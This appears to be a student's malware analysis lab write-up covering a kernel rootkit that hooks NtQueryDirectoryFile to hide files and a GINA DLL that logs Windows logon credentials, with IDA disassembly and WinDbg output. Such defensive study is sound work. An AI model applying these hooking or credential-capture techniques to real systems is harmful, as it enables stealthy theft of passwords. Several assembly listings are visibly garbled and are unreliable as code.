call ds:CloseHandle ; hObject
push 0F003fh ; dwDesiredAccess
push 0 ; lpDatabaseName
push 0 ; lpMachineName
call ds:OpenSCManagerW
test eax, eax
jnz short loc_401097

; In Service Manager.\n"
loc_401097: ; lpPassword
push 0 ; lpServiceStartName
push 0 ; lpDependencies
push 0 ; lpLoadOrderGroup
push 0 ; offset BinaryPathName ; "C:\Windows\System32\Hlrx486.sys"
push 1 ; dwErrorControl
push SERVICE_DEMAND_START ; dwStartType
push SERVICE_KERNEL_DRIVER ; dwServiceType
push 0xFFFFFFFF ; dwDesiredAccess
push offset DisplayName ; "486 WS Driver"
push offset DisplayName ; "486 WS Driver"
push eax ; hSCManager
call ds>CreateServiceA
mov esi, eax
test esi, esi
jnz short loc_4010DC

push offset aFailedToDelete ; "Failed to create service.\n"
call _printf
add esp, 4
xor eax, eax
pop ebx
pop esi
pop ebx
pop ecx
ret

```

```

loc_4010DC: ; lpServiceArgVectors
push 0 ; dwNumServiceArgs
push esi ; hService
call ds:StartServiceA
test eax, eax
jnz short loc_4010F8

```

After extracting the driver, the malware then goes on to create a service (486 WS Driver) and start it using StartServiceA.

## ii. Does this program have a kernel component?

Upon analyzing the resource section of lab10-02.exe with the aid of resource hacker, we can confirm that it conceals an executable of a certain nature. In this case, the Program Database (pdb), which contains debugging references, further suggests that this may include a kernel component or rootkit.

## iii. What does this program do?

DrierEntry directs us to the subsequent subroutine in IDA Pro (0x10706). The malware is attempting to alter the flow of the kernel Service Descriptor Table, specifically targeting the NtQueryDirectoryFile for hooking. The malware invokes

MmGetSystemRoutineAddress to retrieve the pointer to both the NtQueryDirectoryFile and the KeServiceDescriptorTable subroutine. It then iterates through the service descriptor table in search of the address of NtQueryDirectoryFile. Upon locating it, the malware will replace the address with a malicious hook (custom subroutine).

```

sub_10786 proc near
    SystemRoutineName= UNICODE_STRING ptr -10h
    DestinationString= UNICODE_STRING ptr -8h

    mov     edi, edi
    mov     esp, ebp
    sub     esp, 10h
    xor     edi, edi
    mov     esi, ds:RtlInitUnicodeString
    push    edi
    lea     offset aRtlQueryDirectoryFile, [edi]
    push    eax
    lea     [ebp+DestinationString], [eax]
    push    eax
    lea     offset aRtlInitUnicodeString, [edi]
    push    eax
    lea     [ebp+SystemRoutineName], [eax]
    push    eax
    lea     [ebp+SystemRoutineName], [eax]
    call    esi : RtlInitUnicodeString
    mov     esi, ds:NtGetSystemRoutineAddress
    push    edi
    lea     [ebp+SystemRoutineName], [eax]
    push    eax
    lea     [ebp+SystemRoutineName], [eax]
    call    esi : NtGetSystemRoutineAddress
    xor     eax, eax
    mov     [eax], ecx
    xor     ecx, ecx

loc_1074h:
    add    eax, 4
    cmp    [eax], edi
    jz     short loc_10754

loc_10754:
    inc    ecx
    cmp    ecx, 110h
    jl     short loc_1074h

loc_10696:
    mov    edi, edi
    mov    esp, ebp
    push   [ebp+SystemRoutineName]
    push   esi
    mov    dword ptr [eax], offset evilHook
    pop    esi
    pop    eax
    leave
    ret
    sub_10786 endp

.text:00010486      mov    edi, edi
.text:00010488      push   ebp
.text:00010489      mov    [ebp+SystemRoutineName]
.text:0001048C      push   esi
.text:0001048F      push   edi
.text:00010490      push   dword ptr [ebp+RestartScan] ; RestartScan
.text:00010493      push   [ebp+FileName] ; FileName
.text:00010496      push   dword ptr [ebp+ReturnSingleEntry] ; ReturnSingleEntry
.text:00010499      push   [ebp+FileInformation] ; FileInformation
.text:0001049C      push   [ebp+FileInformationLength] ; FileInformationLength
.text:0001049F      push   esi
.text:000104A0      push   [ebp+FileInformation] ; FileInformation
.text:000104A2      push   [ebp+IoStatusBlock] ; IoStatusBlock
.text:000104A3      push   [ebp+ApartmentContext] ; ApartmentContext
.text:000104A6      push   [ebp+FileHandle] ; FileHandle
.text:000104A9      push   [ebp+Event] ; Event
.text:000104AC      push   [ebp+FileHandle] ; FileHandle
.text:000104AF      call   NtQueryDirectoryFile
.text:000104B0      xor    eax, eax
.text:000104B2      cmp    [ebp+FileInformationClass], 3
.text:000104B4      mov    dword ptr [ebp+RestartScan], eax
.text:000104B6      jnz   short loc_105E5
.text:000104B9      test   eax, eax
.text:000104C1      jl    short loc_105E5
.text:000104C3      cmp    [ebp+ReturnSingleEntry], 0
.text:000104C7      jnz   short loc_105E5
.text:000104C9      push   ebx
.text:000104D0      :
.text:000104CA loc_104CA:      push   8           ; CODE XREF: sub_10486+7C4j
.text:000104CA      push   offset AH ; Length
.text:000104CC      push   offset aS1+SEH
.text:000104D1      lea    eax, [esi+SEH]
.text:000104D4      push   eax
.text:000104D5      xor    bl, bl
.text:000104D7      call   ds:RtlCompareMemory
.text:000104D9      cmp    eax, 8
.text:000104E0      jne   short loc_104F4
.text:000104E2      inc    bl
.text:000104E4      test   edi, edi
.text:000104E6      jz    short loc_104F4
.text:000104E8      mov    eax, [esi+SEH]
.text:000104E9      test   eax, eax
.text:000104E8      jnz   short loc_104F2
.text:000104E4      and    [edi], eax
.text:000104E8      jmp   short loc_104F4
.text:000104E9      :

```

## NTQueryDirectoryFile

In the driver, the NTQueryDirectoryFile function is utilized. As stated by MSDN, this function provides various types of information regarding files within the directory identified by a specific file handle. Additionally, it is noted that RtlCompareMemory is invoked.

```

.text:0001051A aM          db 'M',0
.text:0001051C              db 'I',0
.text:0001051E aW          db 'W',0
.text:00010520              db 'X',0
.text:00010522              db 0
.text:00010523              db 0
.text:00010524 _text        align 80h

```

Mlwx string

kd> dps nt!KiServiceTable | 100

Command

```

80501d48 8061c44c nt!NtNotifyChangeKey
80501d4c 8061b09c nt!NtNotifyChangeMultipleKeys
80501d50 805b3d40 nt!NtOpenDirectoryObject
80501d54 80605224 nt!NtOpenEvent
80501d58 8060d49e nt!NtOpenEventPair
80501d5c 8056f39a nt!NtOpenFile
80501d60 8056dd32 nt!NtOpenIoCompletion
80501d64 805cba0e nt!NtOpenJobObject
80501d68 8061b658 nt!NtOpenKey
80501d6c 8060d896 nt!NtOpenMutant
80501d70 805ea704 nt!NtOpenObjectAuditAlarm
80501d74 805c1296 nt!NtOpenProcess
80501d78 805e39fc nt!NtOpenProcessToken
80501d7c 805e3660 nt!NtOpenProcessTokenEx
80501d80 8059f722 nt!NtOpenSection
80501d84 8060b254 nt!NtOpenSemaphore
80501d88 805b977a nt!NtOpenSymbolicLinkObject
80501d8c 805c1522 nt!NtOpenThread
80501d90 805e3a1a nt!NtOpenThreadToken
80501d94 805e37d0 nt!NtOpenThreadTokenEx
80501d98 8060d1b0 nt!NtOpenTimer
80501d9c 8063bc78 nt!NtPlugPlayControl
80501da0 805bf346 nt!NtPowerInformation
80501da4 805edde5 nt!NtPrivilegeCheck
80501da8 805e9a16 nt!NtPrivilegeObjectAuditAlarm
80501dac 805e9c02 nt!NtPrivilegedServiceAuditAlarm
80501db0 805ada08 nt!NtProtectVirtualMemory
80501db4 806052dc nt!NtPulseEvent
80501db8 8056c0ce nt!NtQueryAttributesFile
80501dbc 8060cb50 nt!NtSetBootEntryOrder
80501dc0 8060cb50 nt!NtSetBootEntryOrder
80501dc4 8053c02e nt!NtQueryDebugFilterState
80501dc8 80606e68 nt!NtQueryDefaultLocale
80501dcc 80607ac8 nt!NtQueryDefaultUILanguage
80501dd0 8056f074 nt!NtQueryDirectoryFile
80501dd4 805b3de0 nt!NtQueryDirectoryObject
80501dd8 8056f3ca nt!NtQueryEaFile
80501ddc 806053a4 nt!NtQueryEvent
80501de0 8056c222 nt!NtQueryFullAttributesFile
80501de4 8060c2dc nt!NtQueryInformationAtom
80501de8 8056fc46 nt!NtQueryInformationFile
80501dec 805cbee0 nt!NtQueryInformationJobObject
80501df0 8059a6fc nt!NtQueryInformationPort
80501df4 805c2bfc nt!NtQueryInformationProcess
80501df8 805c17c8 nt!NtQueryInformationThread
80501dfc 805e3afa nt!NtQueryInformationToken
80501e00 80607266 nt!NtQueryInstallUILanguage
80501e04 8060e060 nt!NtQueryIntervalProfile
80501e08 8056ddda nt!NtQueryIoCompletion
80501e0c 8061b97e nt!NtQueryKey
80501e10 806193d4 nt!NtQueryMultipleValueKey

```

kd&gt;

## Default Service Descriptor Table

To set a breakpoint, use the command `bu Mlxw486!DriverEntry`. Then, run `Lab10-02.exe` and windbg should hit the breakpoint. Next, set a breakpoint at `nt!IoLoadDriver+0x66a` and let the program continue running. When the kernel breaks, you can execute `!object \Driver` to see the loaded drivers. At this point, `DriverInit` for the malware hasn't been executed yet, so you can set your breakpoint from here.

```

nt!DbgLoadImageSymbols+0x42:
80527e02 c9          leave
kd> gu
nt!MmLoadSystemImage+0xa80:
805a41f4 804b3610    or     byte ptr [ebx+36h],10h
kd> gu
nt!IopLoadDriver+0x371:
80576483 3bc3        cmp    eax,ebx
kd> gu
nt!IopLoadUnloadDriver+0x45:
8057688f 8bf8        mov    edi,eax
kd> !object >Driver
Object: e101d910 Type: (8a360418) Directory
ObjectHeader: e101d8f8 (old version)
HandleCount: 0 PointerCount: 85
Directory Object: e1001150 Name: Driver

Hash Address Type Name
--- --- ---
00 8a0f46e8 Driver Beep
8a0eb1e0 Driver NDIS
8a0ebd28 Driver KSecDD
01 8a191520 Driver Mouclass
89de1030 Driver Raspti
89e43eb0 Driver es1371
02 8a252c98 Driver vmx_svga
03 8a0a34a0 Driver Fine
kd>

```

## Break @ DriverEntry

```

kd> dt _DRIVER_OBJECT 89ed43b8 ---
ntdll!_DRIVER_OBJECT
+0x000 Type : 0n4
+0x002 Size : 0n168
+0x004 DeviceObject : (null)
+0x008 Flags : 0x12
+0x00c DriverStart : 0xbafe6000 Void
+0x010 DriverSize : 0xd80
+0x014 DriverSection : 0x89ed7c00 Void
+0x018 DriverExtension : 0x89ed4460 _DRIVER_EXTENSION
+0x01c DriverName : _UNICODE_STRING "\Driver\Mlx486"
+0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
+0x028 FastIoDispatch : (null)
+0x02c DriverInit : 0xbafe67ab long +
+0x030 DriverStartIo : (null)
+0x034 DriverUnload : (null)
+0x038 MajorFunction : [28] 0x804f354a long nt!IopInvalidDeviceRequest+0
kd> u 0bafe67ab
Mlx486+0x7ab:
bef67ab 8bff      mov    edi,edi
bef67ad 55         push   ebp
bef67ae 8bdc      mov    ebp,esp
bef67b0 e8bdffff  call   Mlx486+0x772 (bafe6772)
bef67b5 5d         pop    ebp
bef67b6 e94bffff  jmp   Mlx486+0x706 (bafe6706)
bef67bb cc         int    3
bef67bc 4b         dec    ebx

```

## DriverInit

```

INIT:BAFE67AB : NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
INIT:BAFE67AB     public DriverEntry
INIT:BAFE67AB     proc near             ; DATA XREF: HEADER:BAFE6280fo
INIT:BAFE67AB
INIT:BAFE67AB     DriverObject = dword ptr 8
INIT:BAFE67AB     RegistryPath = dword ptr 0Ch
INIT:BAFE67AB
INIT:BAFE67AB     mov    edi,edi
INIT:BAFE67AD     push   ebp
INIT:BAFE67AE     mov    ebp,esp
INIT:BAFE67B0     call   sub_BAFE6772
INIT:BAFE67B5     pop    ebp
INIT:BAFE67B6     jmp   sub_BAFE6706
INIT:BAFE67B6     endp
INIT:BAFE67B6

```

## DriverEntry

Running kd> dps nt!KiServiceTable | 100 now indicates that the service descriptor table has been altered.

```
80501dc0  8060cb50 nt!NtSetBootEntryOrder
80501dc4  8053c02e nt!NtQueryDebugFilterState
80501dc8  80606e68 nt!NtQueryDefaultLocale
80501dcc  80607ac8 nt!NtQueryDefaultUILanguage
80501dd0  baecb486 Mlwx486+0x486
80501dd4  805b3de0 nt!NtQueryDirectoryObject
80501dd8  8056f3ca nt!NtQueryEaFile
80501ddc  806053a4 nt!NtQueryEvent
80501de0  8056c222 nt!NtQueryFullAttributesFile
80501de4  8060c2dc nt!NtQueryInformationAtom
80501de8  8056fc46 nt!NtQueryInformationFile
80501dec  805cbee0 nt!NtQueryInformationJobObject
80501df0  8059a6fc nt!NtQueryInformationPort
80501df4  805c2bfc nt!NtQueryInformationProcess
80501df8  805c17c8 nt!NtQueryInformationThread
80501dfa  805e3afa nt!NtQueryvInformationToken
```

```
kd>
```

### Service Descriptor Table modified

In conclusion, the malware employs a ring 0 rootkit to conceal files that begin with "Mlwx" by hooking into the service descriptor table.


**PRACTICAL NO: 5****A -Analyze the malware found in Lab11-01.exe****i). What does the malware drop to disk?**

Figure 1. Binary resource in Lab11-01.exe's TGAD

There is a binary in the resource section of Lab11-01.exe.

**ii. How does the malware achieve persistence?**

As shown above persistence is achieved by registering msgina32.dll, which is pulled from its resource section, as a custom GINA DLL in the Windows Registry at the below location:

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL

By examining the documentation on [GINA](#), we can see that this is loaded into winlogon, and can have credentials passed through it that can be captured.

For information about specific GINA export functions, see [GINA Export Functions](#). For information about using GINA structures to pass information, see [GINA Structures](#).

[Expand table](#)

Topic	Description
Loading and Running a GINA DLL	Which registry key value to alter to load and run a custom GINA DLL.
Building and Testing a GINA DLL	How to test a GINA DLL.

Click On the Loading And Running a GINA DLL

In Related Topic Click On the GINA Export Functions

In Authentication Functions Click On GINA Export Functions. In GINA Export Functions Find for **WlxLoggedOutSAS** Double Click on that.

One of the methods of doing this is to implement the **WlxLoggedOutSAS** which will be passed user credentials whenever someone tries to logon at the logon screen.

The screenshot shows a Microsoft Learn page for the **WlxLoggedOutSAS** function. The URL is <https://learn.microsoft.com/en-us/windows/win32/api/winwlx/nf-winwlx-wlxloggedoutsas>. The page title is "WlxLoggedOutSAS function (winwlx.h)". It was last updated on 10/13/2021. A note states: "[The WlxLoggedOutSAS function is no longer available for use as of Windows Server 2008 and Windows Vista.]". Another note says: "The WlxLoggedOutSAS function must be implemented by a replacement GINA DLL Winlogon calls this function when it receives a secure attention sequence (SAS) event while no user is logged on." A note also mentions: "Note: GINA DLLs are ignored in Windows Vista." The sidebar on the left lists other Windows API functions like WlxDisconnectNotify, WlxDisplayLockedNotice, etc. The syntax section shows the C++ code for the function:


```

int WlxLoggedOutSAS(
    [in]     PVOID          pwlxContext,
    [in]     DMORD          dwSasType,
    [in]     PULUID          pAuthenticationId,
    [in, out] PSID           psid,
    [out]    PWORD           phOptions,
    [out]    PHANDLE          phToken,
    [out]    PWLX_MPR_NOTIFY_INFO phNotifyInfo,
    [out]    PVOID            *pProfile
);

```

### iii. How does the malware steal user credentials?

By using CFF Explorer VIII we can see that msgina32.dll exports a number of functions that correlate to known functions that need to be exported by a legitimate GINA DLL as it is prepended with Wlx.



By looking at the strings on this DLL we can see that it contains a couple of interesting strings that look to be formatting related, and reference to msutil32.sys which we haven't seen used.

```

"FormatMessage"
"\MSGina
ShellShutdownDialog
WlxActivateUserShell
WlxDisconnectNotify
WlxDisplayLockedNotice
WlxDisplaySASNotice
WlxDisplayStatusMessage
WlxGetConsoleSwitchCredentials
WlxGetStatusMessage
WlxInitialize
WlxIsLockOk
WlxIsLogoffOk
WlxLoggedOnSAS
WlxLogoff
WlxNegotiate
WlxNetworkProviderLoad
WlxReconnectNotify
WlxRemoveStatusMessage
WlxScreenSaverNotify
WlxShutdown
WlxStartApplication
WlxWkstaLockedSAS
GinaDLL
Software\Microsoft\Windows NT\CurrentVersion\Winlogon
MSGina.dll
UN %s DM %s PW %s OLD %s
WlxLoggedOutSAS
ErrorCode::%d ErrorMessage::%s .
%z %z - %z
msutil32.sys
0x0-0x0J0Z0

```

Opening this up in IDA, we can use msutil32.sys as a pivot point by looking for it in the code. Upon finding it we can use CTRL + X to find cross references to the function using this string which may give us more context into what it's used for.

```

; int __cdecl sub_10001570(DWORD dwMessageId,wchar_t *,char)
sub_10001570 proc near ; CODE XREF: WlxLoggedOutSAS+63↑p

hMem          = dword ptr -854h
var_850        = word ptr -850h
var_828        = word ptr -828h
var_800        = word ptr -800h
dwMessageId   = dword ptr 4
arg_4          = dword ptr 8
arg_8          = byte ptr 0Ch

    mov    ecx, [esp+arg_4]
    sub    esp, 854h
    lea    eax, [esp+854h+arg_8]
    lea    edx, [esp+854h+var_800]
    push   esi
    push   eax      ; va_list
    push   ecx      ; wchar_t *
    push   800h      ; size_t
    push   edx      ; wchar_t *
    call   _vsnprintf
    push   offset word_10003320 : wchar_t *
    push   offset aMsutil32_sys ; "msutil32.sys"
    call   _wfopen
    mov    esi, eax
    add    esp, 18h
    test  esi, esi
    jz    loc_1000164F
    lea    eax, [esp+858h+var_800]
    push   edi
    lea    ecx, [esp+85Ch+var_850]
    push   eax
    push   ecx      ; wchar_t *
    call   _wstrtime
    add    esp, 4


```

The screenshot shows assembly code for the `sub_10001570` function. A call instruction to `_wfopen` is highlighted with a yellow box. A reference dialog box is open, showing a single entry: `Up p WlxLoggedOutSAS+63 call sub_10001570`. The assembly code also includes a `push offset aMsutil32_sys ; "msutil32.sys"` instruction.

immediately we can see that this calls `_wfopen` which indicates there's a file by the name `msutil32.sys` which will be opened. Examining the reference to this function gives us the impression that the below formatted string will be written to the file `msutil32.sys`



UN %s DM %s PW %s OLD %s

It should be noted that %s will be replaced with the appropriate dynamic strings pushed to the stack. Of interest is that this has come from the function ‘WlxLoggedOutSAS’. Looking at what arguments are passed to this function leads us to an interesting discovery.

```

pWlxContext= dword ptr  00h
dwSasType= dword ptr  10h
pAuthenticationId= dword ptr  14h
pLogonSid= dword ptr  18h
pdwOptions= dword ptr  1Ch
phToken= dword ptr  20h
pNprNotifyInfo= dword ptr  24h
pProfile= dword ptr  28h

push    esi
push    edi
push    offset aWlxloggedoutsa ; "WlxLoggedOutSAS"
call    sub_10001000
push    64h
mov     edi, eax
call    ??2@YAPAXI@Z      ; operator new(uint)
mov     eax, [esp+4+pProfile]
mov     esi, [esp+4+pNprNotifyInfo]
mov     ecx, [esp+4+phToken]
mov     edx, [esp+4+pdwOptions]
add    esp, 4
push    eax
mov     eax, [esp+4+pLogonSid]
push    esi
p
m pNprNotifyInfo
p
m A pointer to an WLX_MPR_NOTIFY_INFO structure that contains domain, user name, and password information for the user.
m Winlogon will use this information to provide identification and authentication information to network providers.
p
push    edx
push    eax

```

Looking at documentation of this function, ‘pNprNotifyInfo’ which is passed to WlxLoggedOutSAS points to a structure that contains Domain, Username, and Password information for a user. This leads us to believe that this malware steals user credentials by using a custom GINA DLL which intercepts user passwords when no user is logged on.

#### IV. What does the malware do with stolen credentials?

Looking back at sub\_10001570 it appears that this is getting the date, time, and another value which it is being place inside of msutil32.sys in addition to a new line character.

```

push    edx          ; wchar_t *
call    _vsnwprintf
push    offset word_10003320 ; wchar_t *
push    offset aMsutil32_sys ; "msutil32.sys"
call    _wfopen
mov     esi, eax
add    esp, 18h
test   esi, esi
jz     loc_1000164F

```

```

lea     eax, [esp+858h+var_800]
push   edi
lea     ecx, [esp+85Ch+var_850]
push   eax
push   ecx          ; wchar_t *
call   _wstrftime
add    esp, 4
lea     edx, [esp+860h+var_828]
push   eax
push   edx          ; wchar_t *
call   _wstrdate
add    esp, 4
push   eax
push   offset aSSS    ; "%5 %5 - %5 "
push   esi          ; FILE *
call   fwprintf
mov     edi, [esp+870h+dwMessageId]
add    esp, 14h
test   edi, edi
jz     short loc_10001637

```


Based on what we see of this function the final value being written to this file is the contents passed by the calling function: UN %s DM %s PW %s OLD %s.

Placing all of this together we can make the informed decision that the malware will create a file called msutil32.sys which will contain the date, time, Domain, Username, and Password of a particular user every time a call is made to the exported function WlxLoggedOutSAS of msgina32.dll. Because this will be run by winlogon.exe we can expect this to fall within the directory C:\Windows\System32.

## V). How can you use this malware to get user credentials from your test environment?

Because GINA DLLs are ignored in Windows Vista and later, this will only work in Windows XP or prior. Once the GINA DLL has been installed the system needs to be restarted. This is to ensure the new GINA DLL will be loaded into Winlogon.

Upon restarting and logging in we can see a new file is created.



At this point we can confirm it has logged some relevant information as expected, and because no password was present it hasn't logged an entry for 'PWD'. If we log out and back in we can see a new entry has been added. By changing our password to 'password', logging out, and logging in we can see that the new credentials have been logged by this stealthy credential stealer.

The screenshot shows the 'msutil32 - Notepad' window again, with the same three log entries. The third entry, '11/04/20 01:33:47 - UN bob DM BOB-0B313C7F95B PW password OLD (null)', is highlighted with a red box.

at this point we know how the GINA DLL functions and where it stores credentials

**B. Analyze the malware found in Lab11-02.dll. Assume that a suspicious file named Lab11-02.ini was also found with this malware.**

**i.) What are the exports for this DLL malware?**

Instead of using the same tools we've looked at, we examine another tool called [PPEE \(puppy\)](#) to get this information.

Member	Value	Comment
Characteristics	00000000	
TimeDateStamp	4EB70114	Sun, 06 Nov 2011 21:50:12 UTC (3286 days, 9.71 hours ago)
MajorVersion	0000	
MinorVersion	0000	
DLL Name	000023B2	Lab11-02.dll
Base	00000001	
NumberOfFunctions	00000001	
NumberOfNames	00000001	
AddressOfFunctions	000023A8	
AddressOfNames	000023AC	
AddressOfNameOrdinals	000023B0	

Ordinal	RVA	Name RVA	Name	Forwarded to
0001	0000158B	000023C1	installer	

Based on the above we can see that this only has one export 'installer'.

**ii). What happens after you attempt to install this malware using rundll32.exe?**

Given that this is a DLL which exports the function 'installer', we can use rundll32.exe to run this exported function with the below.

```
rundll32.exe Lab11-02.dll,installer
```

By running procmon with a filter looking for only events from rundll32, we can then run this and see 311 events have been generated in our Windows 7 VM.

Time of Day	Process Name	PID	Operation	Path
11:45:37.6500...	rundll32.exe	928	CreateFile	C:\Windows\Prefetch\RUNDLL32.EXE-8C306342.pf
11:45:37.6501...	rundll32.exe	928	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager
11:45:37.6501...	rundll32.exe	928	RegQueryValue	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager\CWDIllegalInDLLSearch
11:45:37.6501...	rundll32.exe	928	RegCloseKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager
